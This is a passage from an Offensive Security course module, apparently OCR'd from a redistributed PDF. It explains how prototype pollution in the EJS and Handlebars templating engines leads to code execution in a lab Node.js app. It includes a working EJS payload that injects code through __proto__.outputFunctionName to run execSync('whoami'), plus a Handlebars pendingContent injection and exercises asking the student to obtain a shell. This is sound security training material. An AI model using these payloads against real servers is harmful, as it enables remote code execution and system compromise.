1. Follow along and provide the `--inspect=0.0.0.0:9228` argument when starting the interactive node CLI if not already provided. Connect a remote debugger, set a breakpoint where the options are parsed, and step through the execution flow. Make sure that the application is running with EJS as the templating engine
2. Crash the application using the payload we created.
3. Fix the issue you just created after you verified it worked.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

13.4.2 EJS - Remote Code Execution

At this point, we've learned that templating engines compile the template into a JavaScript function. The most natural progression to achieve RCE would be to inject custom JavaScript into the template function during compilation. When the template function executes, so would our injected code. Let's review how a template is rendered in EJS.

```
let template = ejs.compile(str, options);
template(data);
// => Rendered HTML string
```

Listing 608 - EJS Rendering

We'll again review the *compile* function in our IDE by opening *node_modules/ejs/lib/ejs.js*.

```
379  exports.compile = function compile(template, opts) {
380    var templ;
381
382    // v1 compat
383    // 'scope' is 'context'
384    // FIXME: Remove this in a future version
385    if (opts && opts.scope) {
386      if (!scopeOptionWarned){
387        console.warn('`scope` option is deprecated and will be removed in EJS 3');
388        scopeOptionWarned = true;
389      }
390      if (!opts.context) {
391        opts.context = opts.scope;
392      }
393      delete opts.scope;
394    }
395    templ = new Template(template, opts);
396    return templ.compile();
397  };
```

Listing 609 - EJS Compile Function

The last step in this *compile* function is to run the *Template.compile* function. We will start reviewing from this last step to find if we can inject into the template near the end of the process. This will lower the risk of the prototype pollution interfering with normal operation of the application and our payload has less chance of getting modified in the process.

The *Template.compile* function is defined in the same source file starting on line 569.

```
569    compile: function () {
...
574      var opts = this.opts;
...
584      if (!this.source) {
585        this.generateSource();
586        prepended +=
587          '  var __output = "";\n' +
588          '  function __append(s) { if (s !== undefined && s !== null) __output +=
s }\n';
589        if (opts.outputFunctionName) {
590          prepended += '  var ' + opts.outputFunctionName + ' = __append;' + '\n';
591        }
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
...
609       }
```

Listing 610 - Template Class compile Function

The *compile* function in the *Template* class is relatively small and we quickly discover a vector for prototype pollution. On line 589, the code checks if the *outputFunctionName* variable within the *opts* object exists. If the variable does exist, the variable is added to the content.

A quick search through the code finds that this variable is only set by a developer using the EJS library. The documentation states that this variable is:

> *Set to a string (e.g., 'echo' or 'print') for a function to print output inside scriptlet tags.*

In practice, it can be used as follows:

```
student@chips:~$ docker-compose -f ~/chips/docker-compose.yml exec chips node -
- inspect=0.0.0.0:9228
Debugger listening on ws://0.0.0.0:9228/c49bd34c-5a89-4f31-af27-388bc99daebe
For help, see: https://nodejs.org/en/docs/inspector
Welcome to Node.js v14.16.0.
Type ".help" for more information.
> ejs  = require("ejs")

> ejs.render("hello <% echo('world'); %>", {}, {outputFunctionName: 'echo'});
'hello world'
```

Listing 611 - outputFunctionname in EJS

The *outputFunctionName* is typically not set in templates. Because of this, we can most likely use it to inject with prototype pollution.

Let's examine the string that we would be injecting into on line 590 of *node_modules/ejs/lib/ejs.js*.

```
 'var ' + opts.outputFunctionName + ' = __append;'
```

Listing 612 - Location of Potential Injection

For this to work, our payload will need to complete the variable declaration on the left side, add the code we want to run in the middle, and complete the variable declaration on the right side. If our payload makes the function invalid, EJS will crash when the page is rendered.

```
 var x = 1; WHATEVER_JSCODE_WE_WANT ; y = __append;'
```

Listing 613 - RCE Injection POC

The highlighted portion in Listing 613 shows what our payload may be. Let's use the interactive CLI to attempt to log something to the console.

```
> ejs  = require("ejs")
...
> ejs.render("Hello, <%= foo %>", {"foo":"world"})
'Hello, world'

> {}.__proto__.outputFunctionName = "x = 1; console.log('haxhaxhax') ; y"
"x = 1; console.log('haxhaxhax') ; y"

> ejs.render("Hello, <%= foo %>", {"foo":"world"})
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
haxhaxhax
'Hello, world'
```

Listing 614 - Code Execution via CLI

Now that we've confirmed our approach works via the interactive CLI, let's attempt to exploit this in the target application.

> *Make sure that the TEMPLATING_ENGINE is set to 'ejs' when starting docker-compose. This will ensure we are using the ejs templating engine.*

This time, we'll use a payload that will execute a system command and output the response to the console.

```
"__proto__":
{
    "outputFunctionName": "x = 1;
console.log(process.mainModule.require('child_process').execSync('whoami').toString())
; y"
}
```

Listing 615 - EJS Payload

We'll set the payload in the proper request location.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 333: Code Execution via outputFunctionName - Request

Once the token is returned, we'll use it to pollute the prototype.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 334: Polluting the Prototype with RDP request

Now, let's visit any page on the chips server and review the output of the log.

```
chips_1      | root
chips_1      |
chips_1      | root
chips_1      |
chips_1      | root
chips_1      |
chips_1      | GET / 200 32.799 ms - 4962
```

Listing 616 - Docker Compose Log Output

Excellent! Our *console.log* payload was executed three times, proving that we can execute code against the server.

13.4.2.1 Exercises

1. Follow along with this section but connect to the remote debugger and observe the prototype pollution exploit.

2. Obtain a shell.

13.4.2.2 Extra Mile

Earlier, we used the *escape* variable to detect if the target is running EJS. We can also use this variable to obtain RCE with some additional payload modifications. Find how to obtain RCE by polluting the *escape* variable.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

13.5 Handlebars

Now that we've learned how to detect if the target application is running EJS and how to obtain command execution, let's do the same using Handlebars.

13.5.1 Handlebars - Proof of Concept

To build a Handlebars proof of concept, we are going use techniques that were discovered by security researcher Beomjin Lee.[320] Before we begin, we will restart the application to use the handlebars templating engine.

```
student@chips:~/chips$ docker-compose down
Stopping chips_chips_1 ... done
Stopping rdesktop      ... done
Stopping guacd         ... done
Removing chips_chips_1 ... done
Removing rdesktop      ... done
Removing guacd         ... done
Removing network chips_default

student@chips:~/chips$ TEMPLATING_ENGINE=hbs docker-compose -f
~/chips/docker-compose.yml up
...
```

Listing 617 - Restarting Chips

Unlike EJS, we do not need to crash an application to detect if it is running Handlebars. However, the size of the Handlebars library makes discovering paths that lead to exploitation labor-intensive.

While Handlebars is written on top of JavaScript, it redefines basic functionality into its own templating language. For example, to loop through each item in an array, a Handlebars template would use the *each* helper.

```
{{#each users}}
  <p>{{this}}</p>
{{/each}}
```

Listing 618 - Handlebars Each Helper

EJS, on the other hand, would have used JavaScript's *forEach* method.

```
<% users.forEach(function(user){
  %> <p><%= user %></p>
<% }); %>
```

Listing 619 - EJS forEach

Since Handlebars redefines some standard functions, its parsing logic is more complicated than EJS.

The main functionality of the Handlebars library is loaded from the *node_modules/handlebars/dist/cjs* directory. Let's analyze the directory structure to understand where to start reviewing.

[320] (Lee, 2020), https://blog.p6.is/AST-Injection/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
├── handlebars
│   ├── base.js
│   ├── compiler
│   │   ├── ast.js
│   │   ├── base.js
│   │   ├── code-gen.js
│   │   ├── compiler.js
│   │   ├── helpers.js
│   │   ├── javascript-compiler.js
│   │   ├── parser.js
│   │   ├── printer.js
│   │   ├── visitor.js
│   │   └── whitespace-control.js
│   ├── decorators
│   │   └── inline.js
│   ├── decorators.js
│   ├── exception.js
│   ├── helpers
...
│   │   └── with.js
│   ├── helpers.js
│   ├── internal
...
│   │   └── wrapHelper.js
│   ├── logger.js
│   ├── no-conflict.js
│   ├── runtime.js
│   ├── safe-string.js
│   └── utils.js
├── handlebars.js
├── handlebars.runtime.js
└── precompiler.js
```

Listing 620 - Handlebars CJS directory

For Handlebars templates to be turned into something usable, they must be compiled. The compilation process is very similar to that of typical compiled languages, such as C.

The original text is first processed by a tokenizer or a lexer. This will convert the input stream into a set of tokens that will be parsed into an intermediate code representation.[321] This process will identify open and close brackets, statements, end of files, and many other parts of a language before it is executed.

Within Handlebars, the tokenization and parsing is handled by the *compiler/parser.js* file. The parse process is initiated by *compiler/base.js*.

```
...
13
14  var _parser = require('./parser');
15
16  var _parser2 = _interopRequireDefault(_parser);
...
33  function parseWithoutProcessing(input, options) {
```

[321] (Farrell, 1995), http://www.cs.man.ac.uk/~pjj/farrell/comp3.html

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
34    // Just return if an already-compiled AST was passed in.
35    if (input.type === 'Program') {
36      return input;
37    }
38
39    _parser2['default'].yy = yy;
40
41    // Altering the shared object here, but this is ok as parser is a sync operation
42    yy.locInfo = function (locInfo) {
43      return new yy.SourceLocation(options && options.srcName, locInfo);
44    };
45
46    var ast = _parser2['default'].parse(input);
47
48    return ast;
49  }
50
51  function parse(input, options) {
52    var ast = parseWithoutProcessing(input, options);
53    var strip = new _whitespaceControl2['default'](options);
54
55    return strip.accept(ast);
56  }
```

Listing 621 - Handlebars base.js

To generate the intermediate code representation, an application uses the *parse* function, which will call *parseWithoutProcessing*. On line 35, this function will first check if the input is already an intermediate code representation by checking if the *type* is a *Program*. This step will be important later when we are executing code. If the input is not already a Program, it will use the *parser* file to process the data and return the output.

We have a lot of flexibility in how we call the *parse* function because of this check. If we pass in a template as a string, the library will parse and compile it. If we pass in an intermediate code representation object instead, the library will skip the parsing step and just compile it. Either way, the *parse* function will strip the whitespace from the output as a final step.

The *parse* function returns a cleaned-up intermediate code representation of the original input in the form of an *Abstract Syntax Tree* (AST).[322] Let's use the interactive CLI to examine the AST generated by Handlebars.

```
student@chips:~$ docker-compose -f ~/chips/docker-compose.yml exec chips node -
- inspect=0.0.0.0:9228
Debugger listening on ws://0.0.0.0:9228/575b6cc3-001e-4db5-abfd-b87175223311
For help, see: https://nodejs.org/en/docs/inspector
Welcome to Node.js v14.16.0.
Type ".help" for more information.
> Handlebars = require("handlebars")
...
}
> ast = Handlebars.parse("hello {{ foo }}")
{
  type: 'Program',
```

[322] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Abstract_syntax_tree

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
  body: [
    {
      type: 'ContentStatement',
      original: 'hello ', value:
      'hello ',
      loc:
    [SourceLocation] },
    {
      type: 'MustacheStatement',
      path: [Object],
      params: [],
      hash: undefined,
      escaped: true,
      strip: [Object],
      loc: [SourceLocation]
    }
  ],
  strip: {},
  loc: {
    source: undefined,
    start: { line: 1, column: 0 },
    end: { line: 1, column: 17 }
  }
}

> Handlebars.parse(ast)
{
  type: 'Program',
  body: [
...
  ],
  strip: {},
  loc: {
...
  }
}
```

Listing 622 - Parsing with Handlebars

As shown in Listing 622, we called *parse* with a string containing static text (“hello”) and an expression (“{{ foo }}”) to be replaced with a value. The function returned an AST, which contains a *ContentStatement* for the static text and a *MustacheStatement* for the expression. In addition, the object also contains a *type* variable, which is set to “Program”. If we again call *parse* but pass it the AST object, the *parse* function will return the same object without any additional parsing. This is the expected behavior we mentioned previously and it will be very useful as we build our final payload.

Once the intermediate code representation is generated, it needs to be converted to operation codes, which will later be used to compile the final JavaScript code. To observe this process, we can review the *precompile* function in *compiler/compiler.js*.

```
472  function precompile(input, options, env) {
473    if (input == null || typeof input !== 'string' && input.type !== 'Program') {
474      throw new _exception2['default']('You must pass a string or Handlebars AST to
Handlebars.precompile. You passed ' + input);
475    }
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
476
477     options = options || {};
478     if (!('data' in options)) {
479       options.data = true;
480     }
481     if (options.compat) {
482       options.useDepths = true;
483     }
484
485     var ast = env.parse(input, options),
486         environment = new env.Compiler().compile(ast, options);
487     return new env.JavaScriptCompiler().compile(environment, options);
488   }
```

Listing 623 - Precompile in Handlebars.

The *precompile* function will first check if the input is the expected type and initialize the *options* object. The input will be parsed on line 485 using the same *parse* function we reviewed above. Remember, the input will not be modified if we pass in AST objects. The function will then compile the AST to generate the opcodes using the *compile* function on line 486. Finally, the function will compile the opcodes into JavaScript code on line 487. The source code for the *Compiler().compile* function can be found in *compiler/compiler.js* while the *JavaScriptCompiler().compile* function can be found in the *compiler/javascript-compiler.js*.

Let's try generating JavaScript using this *precompile* function.

```
> precompiled = Handlebars.precompile(ast)
'{"compiler":[8,">=
4.3.0"],"main":function(container,depth0,helpers,partials,data) {\n' +
  '    var helper, lookupProperty = container.lookupProperty || function(parent,
propertyName) {\n' +
  '        if (Object.prototype.hasOwnProperty.call(parent, propertyName)) {\n' +
  '          return parent[propertyName];\n' +
  '        }\n' +
  '        return undefined\n' +
  '    };\n' +
  '\n' +
  '  return "hello "\n' +
  '    + container.escapeExpression(((helper = (helper = lookupProperty(helpers,"foo")
|| (depth0 != null ? lookupProperty(depth0,"foo") : depth0)) != null ? helper :
container.hooks.helperMissing),(typeof helper === "function" ? helper.call(depth0 != null ?
depth0 : (container.nullContext ||
{}),{"name":"foo","hash":{},"data":data,"loc":{"start":{"line":1,"column":6},"end":{"l
ine":1,"column":15}}}) : helper)));\n' +
  '},"useData":true}'
```

Listing 624 - Precompile Output

The JavaScript output contains the string "hello" and the code to lookup and append the *foo* variable.

There is no native implementation that lets us print the generated operation codes (opcodes). However, this process will be important for the RCE and we will later debug this process to understand how the AST is processed into opcodes. For now, it's important to know that before the AST is compiled into JavaScript code, it is first converted into an array of opcodes that instruct the compiler how to generate the final JavaScript code.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Let's create a function to execute this template to demonstrate the completed lifecycle of a template.

```
> eval("compiled = " + precompiled)
{ compiler: [ 8, '>= 4.3.0' ], main: [Function: main], useData: true }

> hello = Handlebars.template(compiled)
[Function: ret]
  { isTop: true,
  _setup: [Function (anonymous)],
  _child: [Function (anonymous)]
}

> hello({"foo": "student"})
'hello student'
```

Listing 625 - Executing the Template

We use the *eval* function to convert the string to a usable object. This is only necessary because we used the *precompile* function. We can use the *compile* function, but this returns the executable function instead of the string, which would help clarify the compilation process. Next, we generate the actual template function by using the *Handlebars.template* function. This returns another function, which renders the template when executed (and provided with the necessary data).

This flow is summarized by the following sequence diagram.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 335: Handlebars Compilation Sequence Diagram

Now that we understand how a template is rendered, let's review how we can abuse it with prototype pollution. We'll begin by determining if the target is running Handlebars and later we will focus on RCE.

Let's start by working backwards in the template generation process. The farther in the process that we find the injection point, the higher the likelihood that our injection will have a noticeable difference in the output. This is because we give the library less time to overwrite or change our modifications, or simply crash. For this reason, we'll start by reviewing the *compiler/javascript-compiler.js* file.

In the review, we find the *appendContent* function, which seems interesting.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
369     // [appendContent]
370     //
371     // On stack, before: ...
372     // On stack, after: ...
373     //
374     // Appends the string value of `content` to the current buffer
375     appendContent: function appendContent(content) {
376       if (this.pendingContent) {
377         content = this.pendingContent + content;
378       } else {
379         this.pendingLocation = this.source.currentLocation;
380       }
381
382       this.pendingContent = content;
383     },
```

Listing 626 - appendContent Function

A function like this seems perfect for prototype pollution. A potentially unset variable (*this.pendingContent*) is appended to an existing variable (*content*). Now we just need to understand how the function is called. A search through the source code reveals that it's used in *compiler/compiler.js*.

```
228     ContentStatement: function ContentStatement(content) {
229       if (content.value) {
230         this.opcode('appendContent', content.value);
231       }
232     },
```

Listing 627 - Using appendContent

As discussed earlier, Handlebars will create an AST, create the opcodes, and convert the opcodes to JavaScript code. The function in Listing 627 instructs the compiler how to create opcodes for a *ContentStatement*. If there is a value in the content, it will call the *appendContent* function and pass in the content.

Let's review the AST of our input template to determine if we have a *ContentStatement*.

```
{
  type: 'Program',
  body: [
    {
      type: 'ContentStatement',
      original: 'hello ', value:
      'hello ',
      loc:
    [SourceLocation] },
    {
      type: 'MustacheStatement',
      path: [Object],
      params: [],
      hash: undefined,
      escaped: true,
      strip: [Object],
      loc: [SourceLocation]
    }
  ],
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
  strip: {},
  loc: {
    source: undefined,
    start: { line: 1, column: 0 },
    end: { line: 1, column: 17 }
  }
}
```

Listing 628 - AST of Input Template

The *ContentStatement* is used for the string portion of the template. In our case, its *value* is “hello”. Templates are not required to have a *ContentStatement*; however, for most templates to be useful, they will almost always have one. Therefore, injecting into *pendingContent* should almost always append content to the template.

Let’s attempt to exploit this in our interactive CLI and then later exploit it using an HTTP request.

```
> {}.__proto__.pendingContent = "haxhaxhax"
'haxhaxhax'

> precompiled = Handlebars.precompile(ast)
'{"compiler":[8,">=
4.3.0"],"main":function(container,depth0,helpers,partials,data) {\n' +
  '    var helper, lookupProperty = container.lookupProperty || function(parent,
propertyName) {\n' +
  '        if (Object.prototype.hasOwnProperty.call(parent, propertyName)) {\n' +
  '          return parent[propertyName];\n' +
  '        }\n' +
  '        return undefined\n' +
  '    };\n' +
  '\n' +
  '  return "haxhaxhaxhello "\n' +
  '    + container.escapeExpression(((helper = (helper = lookupProperty(helpers,"foo")
|| (depth0 != null ? lookupProperty(depth0,"foo") : depth0)) != null ? helper :
container.hooks.helperMissing),(typeof helper === "function" ? helper.call(depth0 !=
null ? depth0 : (container.nullContext ||
{}),{"name":"foo","hash":{},"data":data,"loc":{"start":{"line":1,"column":6},"end":{"l
ine":1,"column":15}}}) : helper)));\n' +
  '},"useData":true}'

> eval("compiled = " + precompiled)
{ compiler: [ 8, '>= 4.3.0' ], main: [Function: main], useData: true }

> hello = Handlebars.template(compiled)
[Function: ret] {
  isTop: true,
  _setup:  [Function  (anonymous)],
  _child: [Function (anonymous)]
}

> hello({"foo": "student"})
'haxhaxhaxhello student'
```

Listing 629 - Exploiting with pendingContent

The “haxhaxhax” string was included in the compiled code and the final output. Now, let’s set this using an HTTP request.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Make sure that the TEMPLATING_ENGINE is set to 'hbs' when starting docker-compose. This will ensure we are using the hbs templating engine.




Figure 336: Setting pendingContent in Payload

